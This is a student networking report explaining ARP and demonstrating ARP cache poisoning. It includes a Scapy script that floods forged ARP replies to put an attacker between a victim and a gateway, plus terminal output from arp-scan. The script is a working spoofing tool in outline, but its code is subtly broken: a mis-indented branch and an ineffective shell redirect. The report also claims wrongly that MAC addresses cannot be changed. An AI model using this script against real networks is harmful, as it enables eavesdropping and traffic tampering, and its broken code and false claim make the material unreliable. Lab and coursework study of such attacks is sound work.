

**PROJECT REPORT ON**  
**IMPLEMENTATION OF ARP**

*Report submitted to the SASTRA Deemed to be University as  
the requirement for the course*

**CSE 302: COMPUTER NETWORKS**

*Submitted by*  
**TEJASKUMAR THULASIDAS**

**Reg. No. 123015109**

**Programme: INFORMATION TECHNOLOGY**

**February 2022**



**DEPARTMENT OF SOC/IT**  
**THANJAVUR, TAMIL NADU,**  
**INDIA – 613 402**



**DEPARTMENT OF SOC/IT  
THANJAVUR, TAMIL NADU,  
INDIA – 613 402**

**Bonafide Certificate**

This is to certify that the report titled “**Project Based implementation of arp**” submitted as a requirement for the course, **CSE302: COMPUTER NETWORKS** for B.Tech. is a bonafide record of the work done by **MR. TEJASKUMAR THULASIDAS (Reg.No.123015109 IT)** during the academic year 2021-22, in the department of I T

Project Based Work Viva voce held on\_\_\_\_\_

**Examiner 1**

**Examiner 2**

## LIST OF FIGURES

<b>Fig.No</b>	<b>Title</b>	<b>Pg.No</b>
2.1	Routing under normal operation	8
2.2	Searching for IP	9
2.3	Asking for MAC	9
2.4	Declining host B	10
2.5	Finding the appropriate MAC	10
2.6	ARP cache	10
2.7	Malicious host B	11
2.9	Man-In-The-Middle complete	12
4.1	IP of the victim	15
4.2	IP of the attacker	16
4.3	ARP implementation	17
4.4	Running the spoof	17
4.5	Poisoned ARP cache	18

## ABBREVIATIONS

ARP	Address Resolution Protocol
DNS	Domain Name System
IP	Internet Protocol
LAN	Local Area Network
MAC	Media Access Control
MITM	Man in the middle

## **ABSTRACT**

We all live in a digital world. Our personal lives and work lives are greatly influenced by the internet and electronic media. Although it is necessary for us to learn to use these technologies it is equally important to understand in depth how these technologies communicate with each other so that we can evolve into thinking about various vulnerabilities that can arise with it and develop some of many fixes. One such communication is called as ARP and the attack done this type of communications are Man-In-The-Middle (MITM). MITM is when an attacker eavesdrop between two parties who believe their communications are done safely. Man-in-the-middle attacks are commonly used by penetration testers and hackers to intercept, monitor and manipulate network traffic in a local area network (LAN). MITM attacks may take place at the first four networking layers within a target network. In this project MITM attack will be demonstrated by script which ARP poisons the ARP cache table.

## TABLE OF CONTENT

<b>S.No</b>	<b>Topic</b>	<b>Pg.No</b>
1	Bonafide certificate	2
2	List of figures	3
3	Abbreviations	4
4	Abstract	5
5	Introduction	7
6	Description of project	8
7	Source code	14
8	Snapshots	16
9	Conclusion and future plan	19
10	Reference	20

# 1.INTRODUCTION

There are numerous protocols that are present for computers to talk with their clients via TCP/IP. One such known method is called ARP. Address Resolution Protocol works under layer3(network layer) for IP and layer2 (data link layer) for MAC address. The main purpose of ARP is to find the MAC address of its client with associated with the given IPv4.

ARP is quite crucial function for mapping networks as the switches that are used to connect different nodes to form a LAN, will only understand MAC addresses its receiving. But like any other protocol, ARP has its own vulnerabilities and is prone to Man-In-The-Middle. This can be achieved poisoning ARP cache and act as a middle man between user and the client and receive all the incoming network traffic.

*Scapy* is a python module that can be used to sniff, dissect and forge network packets. In this project, Scapy will be used to script a ARP program to demonstrate how the packets will flow through a network and communicate. There will be also a script to spoof the MAC address and showcase attacker's point of view.

Kali Linux is a Debian-based Linux distribution which is used for penetration testing and security auditing. It is immensely used in testing and scanning vulnerabilities in websites and it contains many tools used by penetration testers and hackers.

Pop!\_OS is a free and open-source Linux distribution, based upon Ubuntu, featuring a custom GNOME desktop. The distribution is developed by American Linux computer manufacturer System76

MITM is a derivative of packet sniffing and spoofing techniques and if carried out properly, this attack can be completely non transparent to the users, thus making it difficult to detect and stop. MITM attack is sometimes referenced as fire brigade attack, eavesdropping attack, or connection hijacking attack

So, In this project, ARP along with its vulnerabilities and its mitigation will be demonstrated with the help of a python tool called Scapy. These will be done in a Local Area Network(LAN) under a safe environment.

## **2.DESRIPTION OF PROJECT**

### **2.1 Network setup**

The network setup for this project includes the installation of Oracle Virtual Box. Windows virtual machine will act as the victim's machine and Linux based operating system, Pop OS will be used as the host machine where the script will be used to demonstrate the implementation of ARP and the ARP poisoning. This whole network will be connected via bridged adapter in a LAN.

### **2.2 Address Resolution Protocol**

IP stands for "Internet Protocol". An IP address is a unique address that identifies a device on the internet or a local network. The internet uses IP address to differentiate between different computers, routers, and websites. A MAC address is a hardware identification number that uniquely identifies each device on a network. The MAC address is manufactured into every network card, and therefore cannot be changed.

The Address Resolution Protocol (ARP) is a stateless protocol used to map IP addresses to their corresponding MAC (Media Access Control) addresses. A table, called the ARP cache, keeps the list of mapping of the MAC addresses and its respective IP addresses within a LAN network.

At the network layer when the source wants to find out the MAC address of the destination device it first looks for the MAC address (Physical Address) in the ARP cache or ARP table. If present then it will use the MAC address from there for communication. If the MAC address is not present in the ARP table then the source device will generate an ARP Request message. In the request message the source puts its own MAC address, its IP address, destination IP address and the destination MAC address is left blank since the source is trying to find this. The source device sends the ARP request message to the local network, which is received by all the other devices in the LAN network. Each device compares the IP address of the destination with its own IP address. If the IP address of destination matches with the device's IP address then the device sends an ARP Reply message, which contains MAC address of the device.






Fig:2.1 Routing under normal operation

The above image shows us that there are two hosts namely A and B and there is a default gateway connecting to web-server.




Fig:2.2 Searching for IP

Let's say host A wants to communicate to the router. Unfortunately, it doesn't know the MAC address of the router. So, host A will create an ARP request and broadcast it to all the devices present on its Local Area Network asking who is 192.168.1.254(IP address of router).




Fig:2.3 Asking for MAC address

Once the request reaches the host B, it will simply discard the request once host B realizes that this is not its IP address.




Fig:2.4 Declining host B

However, when the request reaches the router, the router will realize that host A is searching for its MAC address and will respond back to the IP it came from with its own MAC address.




Fig:2.5 Finding the appropriate MAC

Once the system receives the MAC address of the router it will store it in a ARP cache table so that the next time when host A wants to communicate to the router it doesn't need to go through the entire process of broadcasting IP to every single device to find the MAC address rather it can simply look up the ARP cache table from physical layer.




Fig:2.6 ARP cache

This is the final ARP cache that gets loaded into the system. This is done so that the next time the system doesn't have to go through all the process to find the MAC address of another system rather it just takes the MAC address for the corresponding IP address given.

## 2.3 ARP Poisoning

Address Resolution Protocol (ARP) poisoning is when an attacker replaces his own MAC address on the victim's system in the place of actual MAC address for the actual IP. Once the attacker's MAC address is linked to an authentic IP address, the attacker can receive the legitimate MAC address. As a result, the attacker can intercept, modify or block communication to the legitimate MAC address.

In order to carry out an ARP poisoning attack, we need to know couple of things at hand. First, the victim's IP, IP its trying to connect with and finally the MAC address of the victim machine. Also, we have to enable IP\_forwarding because thats how our packets will be delivered. In order to view this cat /proc/sys/net/ipv4/ip\_forward, which displays 0. We can manually enable ip\_forwarding by entering the command `echo 1>/proc/sys/net/ipv4/ip_forward` in the command line.

Scapy is a packet manipulation tool for computer networks. Scapy can be used to send and receive ARP requests and responses. We will be using this library for our script in the demonstration of ARP spoofing. The spoof function in the code will take victim's IP, its mac address and the IP that its pretending to be as arguments, i.e the spoof IP, and send it to the victim's machine so it will reach the victim's machine and place the attacker's MAC address in corresponding to spoofed ip. Similarly, we do it for the spoofed IP as well because we want the packets to flow through us and to its destination.

Once the ARP cache is poisoned successfully we can clearly see that on the victim's machine the MAC address for its destination IP will be replaced with MAC address of the attacker in the place, as destination IP is supposed to reach making the attacker act as a middle man between the victim and its destination system.

To understand better let us look at the following images:




Fig:2.7 Malicious host B

Let us consider that host B was actually a malicious user and he wants to act as man-in-middle between host A and router. So, he would send specifically crafted ARP messages to host A pretending to be default gateway. Hereby he will poison the ARP cache of the host A and will



replace the MAC address of the default gateway to attacker's machine such that all the messages from host A will first reach to attacker's machine.




Fig:2.8 Routing to attacker

The above image shows us that ARP cache table has been poisoned with the MAC address of attacker in the place for default gateway IP address. So, if host A asks anything to default gateway, it will firstly check on IP of the gateway from ARP cache and send it to corresponding MAC address but as it has been poisoned now any request from A will only go to the attacker's machine first




Fig:2.9 Man-in-the-Middle complete

### 3.SOURCE CODE

```
from datetime import time

import scapy.all as scapy
import subprocess
import time

from scapy.packet import Packet

def get_mac(ip):
    arp_request=scapy.ARP(pdst=ip)
    broadcast = scapy.Ether(dst="ff:ff:ff:ff:ff:ff") #broadcast mac address
    # print(arp_request.summary())
    # print(broadcast.summary())
    arp_request_broadcast=broadcast/arp_request
    #print(arp_request_broadcast.show())
    answered_list=scapy.srp(arp_request_broadcast, timeout=1, verbose=False)[0]
    for i in answered_list:
        return i[1].hwsrc

def arp(target_ip):
    packet=scapy.ARP(pdst=target_ip)
    broadcast=scapy.Ether(dst="ff:ff:ff:ff:ff:ff")
    packet_broadcast=broadcast/packet
    answered=scapy.srp(packet_broadcast,timeout=1,verbose=False)[0]
    print(answered.summary())

    #print(answered[0][1].hwsrc)
    # for i in answered:
    #     print(i[1].psrc)
    #     print(i[1].hwsrc)
    #arp('172.22.62.182')
def spoof(target_ip,spoof_ip):
    packet=scapy.ARP(op=2,pdst=target_ip,hwdst=get_mac(target_ip),psrc=spoof_ip)
    scapy.send(packet , verbose=False)
def restore(destination_ip,src_ip):
    packet=scapy.ARP(op=2,pdst=destination_ip,hwdst=get_mac(destination_ip),psrc=src_ip,hwsrc
=get_mac(src_ip))
    subprocess.call(["echo","0",">/proc/sys/net/ipv4/ip_forward"])
    scapy.send(packet,verbose=False)
n=int(input("Press 1 if you want to spoof else press 0:"))


)
```

```

target_ip=input("Enter the target ip:")
subprocess.call(["echo" ,"1" , ">/proc/sys/net/ipv4/ip_forward"])
if n==1:
    spoof_ip=input("Enter spoof ip:")
    count=2
    while True:
        try:
            spoof(target_ip,spoof_ip)
            spoof(spoof_ip,target_ip)
            print("[-] packets sent:" + str(count) , end="")
            count+=2
            time.sleep(2)
        except KeyboardInterrupt:
            print("restoring....")
            time.sleep(1)
            restore(target_ip,spoof_ip)
            restore(spoof_ip,target_ip)
    elif n==0:
        arp(target_ip)

```

## 4.SNAPSHOTS



```
profbubs@pupu: ~/Cn-project
profbubs@pupu:~$ ifconfig
enol: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 9c:7b:ef:1d:77:09 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 569 bytes 51287 (51.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 569 bytes 51287 (51.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlol: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.107 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::274a:74ff:3d9a:c72b prefixlen 64 scopeid 0x20<link>
    ether a4:fc:77:25:35:2b txqueuelen 1000 (Ethernet)
    RX packets 208243 bytes 147635752 (147.6 MB)
    RX errors 0 dropped 4289 overruns 0 frame 0
    TX packets 185164 bytes 134990020 (134.9 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

profbubs@pupu:~$ sudo arp-scan -l
Interface: wlol, type: EN10MB, MAC: a4:fc:77:25:35:2b, IPv4: 192.168.1.107
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 38:6b:1c:6c:ea:56 SHENZHEN MERCURY COMMUNICATION TECHNO
192.168.1.108 08:00:27:50:4c:14 PCS Systemtechnik GmbH

2 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 2.006 seconds (127.62 hosts/sec).
profbubs@pupu:~$ arp -d 192.168.1.108
SIOCDEARP(dontpub): Operation not permitted
profbubs@pupu:~$ sudo arp -d 192.168.1.108
profbubs@pupu:~$ sudo arp-scan -l
Interface: wlol, type: EN10MB, MAC: a4:fc:77:25:35:2b, IPv4: 192.168.1.107
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1 38:6b:1c:6c:ea:56 SHENZHEN MERCURY COMMUNICATION TECHNO
```

Fig:4.1 IP of the victim






Fig:4.2 IP of the attacker

